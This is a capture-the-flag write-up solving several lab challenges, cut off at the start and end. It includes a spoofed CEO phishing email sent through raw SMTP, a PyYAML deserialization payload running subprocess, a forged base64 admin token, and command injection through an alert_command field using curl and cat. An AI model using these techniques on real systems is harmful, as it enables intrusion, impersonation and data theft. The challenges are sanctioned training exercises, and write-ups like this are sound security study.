C8L7VkVlCPbJUvFh2YhiSEkWOkq9xCX995VtqVu8mnhBh3Z+k8VzWeGKVOAvVvDi8ZsvVpQd8TBab0fh9EIJge+GWE4xDDvgiEEWrQxlU2Lr0ywAcMcm6/kgGf0EXLXyPyG
QdxLqfRg6k2i4e8oOn14jw+z6EZM450mNUOkaeu5sS/UizM2esu6hozgL9FyG0UtHZ4bHr9rUFz4QsIfrJOGLCSuBNpLoYLrrTK4ZgvIRXDcAzS7pC+iYFDym8cL1kyEf0x
yG9xkU73LRrwg3G3Bv78yAHgUO5Sj2ywv1AmcDDuWKhKthjPO2n7uk50fnPp1i+H4dpwuyfZifJBUKEn88wq2l9R/pWudluASW3gA/1TPaR3eAFRVn/1sZBUQk1BOJ1ZRKp
ZCcOFx4uapAbem8Ny5sC9ZfNn2lrkIXSVaLF6r8yMygk/xthvalY08iqqZE9JJrjV9lFRq0BLw9GjJMnAq1CaYynmbp8eUnpXOW6hloHollTUY9Ch5E0TfcMbqArxTqyOHs
di7HvMrBB7K8Hfu5MIQPzM5U861/GChGhfF8iLRzZG5iV9HuISlAEnQogawRXWp3yzDTYFDK+iK4s1L+/wgZS/izs8gnQSl/bOfXSIXvSVt5rYMeKYOOV9Xg2+0adYfcTyE
65SxVenU4MzOQyWZzV+GaOxxLC1ETY6twrKvF0Pe507Mx6jt1U3ML7Uch+LBueLkRcT9s8QqF1HaIbxwZX+scOD7Bu374QH2jdVRHrwQCbmxVAXHNFuCXEYLGSorb0nJuVr
owhOLorYQwPtDfyJACiq//SvNbTgALO1D+0PTLa2A507kqx1Pm0BNG3z5DBWu2dNsXCaCGvxTSaLDtetAonB+lR9LiTGu46t+TJ3CubQ/LKVG0ZbAhhEAEZmDA9wJTABWf
X/3LJmedCmpXLkX6aajpOfOtFtmlGR69QMEpsygFZHNSAe7cfOboh00aPVxfDNhf4Uw2GezXy38r1pLt9PJ1NtSAABY0jSwX+fa/T77//fe+/y8pKO7pZ0RFdtp73+57szA
R2Jr46xwEmGK0Zn9DRSgUxyW7lVwJe"
```

```
pattern = re.compile(r"exec\(\(_\)\(b'(.*)'\)\)")

# Loop to recursively decode and decompress the content
while True:
    try:
        # Reverse the string
        reversed_data = encoded_data[::-1]

        # Base64 Decode
        decoded_data = base64.b64decode(reversed_data)

        # zlib Decompress
        decompressed_data = zlib.decompress(decoded_data)

        # Convert the decompressed data to a string
        result = decompressed_data.decode()

        print("Decoded data:\n", result)  # Output each iteration for review

        # Match the pattern to find the next encoded string within exec((_)(b'...'))
        match = pattern.search(result)

        # If the pattern is found, extract the string between b' and '
        if match:
            encoded_data = match.group(1).encode()  # Set the new data to be decoded next
        else:
            print("No further matches found or flag decoded.")
            break

    except Exception as e:
        print(f"Error: {e}")
        break



import base64
import zlib

print(zlib.decompress(base64.b64decode(b'eJxLy0lMrzYyNTFOSzNMNTc0SXI2Sk2yTEsztzA0sjAyNjK3ME1MqQUA4D4LDA==')).decode())
```


`flag{2543ff1e714bC2eb9ff78128232785ad}`

[Misc] Red Phish Blue Phish

You are to conduct a phishing excercise against our client, Pyrch Data.We've identified the Marketing Director, Sarah Williams (swilliams@pyrchdata.com), as a user susceptible to phishing.Are you able to successfully phish her? Remember your OSINT ;)**NOTE: The port that becomes accessible upon challenge deployment is an SMTP server. Please use this for sending any phishing emails.You will not receive an email/human response as the mail infrastructure for this challenge is emulated.Press the `Start` button on the top-right to begin this challenge.**

Connect with:

`nc challenge.ctf.games 31907`



Send an email to Joe Daveren (guess his email through the email given in the challenge)

```
zzzmilky@LAPTOP-JNUCRI2N:~/ctf/huntress$ nc challenge.ctf.games 31907
220 red-phish-blue-phish-e6b5c115d6f0953d-5c9cf497b6-p4qx6 Python SMTP 1.4.6
EHLO yourdomain.com
250-red-phish-blue-phish-e6b5c115d6f0953d-5c9cf497b6-p4qx6
250-SIZE 33554432
250-8BITMIME
250-SMTPUTF8
250 HELP
MAIL FROM:<security@pyrchdata.com>
250 OK
RCPT TO:<swilliams@pyrchdata.com>
250 OK
DATA
354 End data with <CR><LF>.<CR><LF>
DATA
Subject: Urgent: ActionREquired <CR><LF>
QUIT
^C
```

DATA Should end with CRLF so use printf in linux

```
zzzmilky@LAPTOP-JNUCRI2N:~/ctf/huntress$ printf "EHLO yourdomain.com\r\nMAIL FROM:<jdaveren@pyrchdata.
com>\r\nRCPT TO:<swilliams@pyrchdata.com>\r\nDATA\r\nSubject: Urgent: Final Approval Needed for Market
ing Campaign\r\n\r\nHi Sarah,\r\n\r\nWe're about to finalize the Q4 marketing campaign, and I need you
r confirmation on the adjustments made by the team. Could you please review and approve them as soon a
s possible? This is critical for our next executive meeting.\r\nPlease use the link below to access th
e review:\r\nhttp://pyrchdata-approval.com/review\r\n\r\nBest regards,\r\nAlex Pyrch\r\nChief Executiv
e Officer\r\n.\r\nQUIT\r\n" | nc challenge.ctf.games 31907
220 red-phish-blue-phish-e6b5c115d6f0953d-5c9cf497b6-p4qx6 Python SMTP 1.4.6
250-red-phish-blue-phish-e6b5c115d6f0953d-5c9cf497b6-p4qx6
250-SIZE 33554432
250-8BITMIME
250-SMTPUTF8
250 HELP
250 OK
250 OK
354 End data with <CR><LF>.<CR><LF>
250 OK. flag{54c6ec05ca19565754351b7fcf9c03b2}
221 Bye
```

> `flag{54c6ec05ca19565754351b7fcf9c03b2}`

[Warmups] Unbelievable

Don't believe everything you see on the Internet!

Anyway, have you heard this intro soundtrack from Half-Life 3?

```
zzzmilky@LAPTOP-JNUCRI2N:~/ctf/huntress$ file Half-Life_3_OST.mp3
Half-Life_3_OST.mp3: PNG image data, 800 x 200, 8-bit/color RGB, non-interlaced
```


The file extension is mp3, but it is PNG image data


flag{a85466991f0a8dc3d9837a5c32fa0c91}

> `flag{a85466991f0a8dc3d9837a5c32fa0c91}`

[Warmups] Typo

Gosh darnit, I keep entering a typo in my Linux command prompt!





When connecting to server, autoatically, ascii art comes up

So tried a ssh option that directly inputs some command when connecting to ssh

any ssh option that directly inputs some command when connecting ssh


네, SSH를 이용하여 원격 서버에 연결할 때 **직접 명령을 전달하는 옵션**이 있습니다. 이를 통해 연결하면서 바로 특정 명령을 실행할 수 있으며, 이 명령이 실행된 후 SSH 연결은 자동으로 종료됩니다. 이러한 접근법은 CTF 문제나 자동화된 작업을 수행할 때 매우 유용합니다.

SSH 옵션으로 명령을 직접 전달하기

SSH 연결 시 원격 서버에서 직접 명령을 실행하기 위해서는 다음과 같은 명령어 구문을 사용합니다:

bash 코드 복사

```
ssh user@host "command"
```



> `flag{36a0354fbf59df4545966607 42bf09eb}`

[Crypto] Strive Marish Leadman TypeCDR

Looks like primo hex garbage.

Maybe something went wrong?

Can you make sense of it?

```
zzzmilky@LAPTOP-JNUCRI2N:~/ctf/huntress$ nc challenge.ctf.games 30954
p: 0xf2cfdd53af1bbce681b5611154a53604992e21d649a96112c8e2bab21fd0c356b2fcd0a
5b92c495dfe95c16c4176c6ee6921480a656314b00ee94550e5d73091
q: 0xc53ac561167ef522dd236685577a278641cff1d117fee8abeea0921040b876645aa10c9
f6452787373091db500347602e0862c3af0771eb46ef27c5e4d3906d5
d: 0xb442ea83ed7692484066c3419ab11718013e929a3fa854ad19410c77e6dd159ec505159
8bcc56177383320238067a0cbd43bee8c1fd5755a7bc4392e3852bf2d3d6dac6bcadd0e3457a
a1823cf4a7efa0a0cedd325eef4af5a955e671dba7de09ae52f2778bd1471f2a30ac541781fd
136121b5e599ca843face1244068e7c01
e: 0x10001
n: 0xbb11b39f96208ef20051ff416f4f43f1d46054efcb5839f10253d24f775c8a436e99d31
bc4f8678075f4d0291f807dc6bfe2b1e08960ebc37da09ca533f4cf4c194f5c91105bb05b1df
b2781d1584e0f3486d51099401a219fdbbd57474fefd60161b72f185329016754036b8159a67
115a67cb4547855e67b778975b477cea5

0x8be2f95f098d3e692631258d818e77859cfcbab2b62f02fce211a9014ac06bd65866160263
b702910d897721ec946961a77de74940ea99b9cfdf4e2a8c958dbac4cd941e967094651936d9
c300d7426b92f24476e2e7cdc94b5b3ac9ff59d892a7c192d75213280e6e5451dcee7977aaa0
f88a5f27c6ced07c2de2648d288292
```

```
from Crypto.Util.number import long_to_bytes

# Given values in hexadecimal
p = int("f2cfdd53af1bbce681b5611154a53604992e21d649a96112c8e2bab21fd0c356b2fcd0a5b92c495dfe95c16c4176c6ee6921480a656314b00ee94550e5
d73091", 16)
q = int("c53ac561167ef522dd236685577a278641cff1d117fee8abeea0921040b876645aa10c9f6452787373091db500347602e0862c3af0771eb46ef27c5e4d
3906d5", 16)
d = int("b442ea83ed7692484066c3419ab11718013e929a3fa854ad19410c77e6dd159ec5051598bcc56177383320238067a0cbd43bee8c1fd5755a7bc4392e38
52bf2d3d6dac6bcadd0e3457aa1823cf4a7efa0a0cedd325eef4af5a955e671dba7de09ae52f2778bd1471f2a30ac541781fd136121b5e599ca843face1244068e7
c01", 16)
e = int("10001", 16)
n = int("bb11b39f96208ef20051ff416f4f43f1d46054efcb5839f10253d24f775c8a436e99d31bc4f8678075f4d0291f807dc6bfe2b1e08960ebc37da09ca533
f4cf4c194f5c91105bb05b1dfb2781d1584e0f3486d51099401a219fdbbd57474fefd60161b72f185329016754036b8159a67115a67cb4547855e67b778975b477c
ea5", 16)

# 1. Verify `n` to ensure it's the product of `p` and `q`
n_calculated = p * q
print("Calculated n matches given n:", n == n_calculated)

# 2. Calculate φ(n) = (p - 1)(q - 1) for private key consistency
phi_n = (p - 1) * (q - 1)

# Check if d * e ≡ 1 (mod φ(n))
if (d * e) % phi_n == 1:
    print("d and e are consistent with φ(n)")
else:
    print("d and e do NOT satisfy the private key equation")

# 3. Decrypt a ciphertext if provided
# Replace 'ciphertext_hex' with actual ciphertext in hexadecimal if available
ciphertext_hex = "8be2f95f098d3e692631258d818e77859cfcbab2b62f02fce211a9014ac06bd65866160263b702910d897721ec946961a77de74940ea99b9c
fdf4e2a8c958dbac4cd941e967094651936d9c300d7426b92f24476e2e7cdc94b5b3ac9ff59d892a7c192d75213280e6e5451dcee7977aaa0f88a5f27c6ced07c2d
e2648d288292"
ciphertext = int(ciphertext_hex, 16)

# Decrypting the ciphertext to find the plaintext
plaintext = pow(ciphertext, d, n)
plaintext_bytes = long_to_bytes(plaintext)

print("Decrypted plaintext (in bytes):", plaintext_bytes)
print("Decrypted plaintext (as string):", plaintext_bytes.decode(errors="ignore"))
```

`flag{cf614b15ac1dd461a2e48afdfe21b8e8}`

[Forensics] Obfuscation Station

You've reached the Obfuscation Station!

Can you decode this PowerShell to find the flag?

Archive password: `infected-station`

```
PS C:\Users\zzzmi> $decoded = [convert]::FromBase64String('UzFI9/UJVYBVLErLSUyvNk5NMTM5TUOzMDYxNjSxNDcyNjexTDY2SUuONDRIT
Qo0VQ==')
PS C:\Users\zzzmi> $decompressed = new-object System.IO.Compression.DeflateStream([IO.MemoryStream]$decoded, [IO.Compres
sion.CompressionMode]::Decompress)
PS C:\Users\zzzmi> $reader = new-object System.IO.StreamReader($decompressed, [Text.Encoding]::ASCII)
PS C:\Users\zzzmi> $output = $reader.ReadToEnd()
PS C:\Users\zzzmi> Write-Output $output
$SQWLW = "flag{3ed675ef0343149723749c34fa910ae4}"
```

`flag{3ed675ef0343149723749c34fa910ae4}`


[Web] Y2J


Everyone was so worried about Y2K, but apparently


it was a typo all along!!

The real world-ending fears were from

Find the `flag.txt` file in the root of the filesystem.







Y2J: Convert YAML to JSON

With this free online service, you can easily convert your YAML syntax to JSON!

```
user_input:
!!python/object/apply:subprocess.check_output
['/flag.txt']

name: Jane Smith
age: 28
is_student: true
address:
  street: 456 Maple Ave
  city: Rivertown
  zip: 67890
skills:
```

Convert

```
Error: [Errno 13] Permission denied: '/flag.txt'
```


Y2J: Convert YAML to JSON

With this free online service, you can easily convert your YAML syntax to JSON!

```
user_input:
!!python/object/apply:subprocess.check_output
['ls']

name: Jane Smith
age: 28
is_student: true
address:
  street: 456 Maple Ave
  city: Rivertown
  zip: 67890
skills:
```

Convert

```
Error: Object of type bytes is not JSON
serializable
```



> `flag{b20870a1955ac22377045e3b2dcb832a}`

[Web] Plantopia

Plantopia is our brand new, cutting edge plant care management website! Built for hobbiests and professionals alike, it's your one stop shop for all plant care management.


Please perform a penetration test ahead of our site launch and let us know if you find anything.

Username:

```
testuser
```


Password:

```
testpassword
```




A website for watering plants.


You can check the apis in API docs



To get to the authorized api, (/api/admin), need a authroization token



The token should be Base64(admin.1.Expire time)



To create a Bearer token using the string `admin.1.1730178484`, you need to Base64-encode it.

1. **String format**:

```
admin.1.1730178484
```


2. **Base64 Encoding**: Encoding `admin.1.1730178484` gives:

```plaintext
YWRtaW4uMS4xNzMwMTc4NDg0
```


3. **Final Bearer Token**:

```
Bearer YWRtaW4uMS4xNzMwMTc4NDg0
```


Through /api/admin/logs, you can see results of various commands




In /api/admin/settings, /usr/bin/sendmail -t command is executed. You cannot get the response of this command through this api though.




Through alert_command parameter, I tried to inject other command such as wget.






However, in the response, it says that the command should include /usr/bin/sendmail

/api/admin/sendmail is a trigger for executing the alert_command. The plant_id should match the one whose alert_command I want to execute.




Also in /api/admin/settings, I injected a command including /usr/sbin/sendmail

```
curl (website) && /usr/sbin/sendmail -t -i
```




Also in /api/plants/plant_id/edit, I updated the alert command with the same one. I also made the watering threshold very small.





/api/admin/logs shows us the entire command result.


Remember, I need to request to /api/admin/sendmail to trigger the command and return the results.



As a result, command error returns since curl is not found. Also, nc or wget is not found.








The results of the command executed can be found in /api/admin/log, so instead of bline command injection, I just injected the below command in alert_command

```
ls -al && /usr/bin/sendmail -t
and
cat flag.txt && /usr/bin/sendmail -t
```

> `flag{c29c4d53fc432f7caeb573a9f6eae6c6}`

[Warmups] The Void

When you gaze long into the void, the void gazes also into you...



Drag the black screen, copy and then paste

> `flag{b1370ac4fadd8c0237f8771d7d77286a}`

PillowFight


PillowFight uses

advanced AI/MLRegressionLearning*

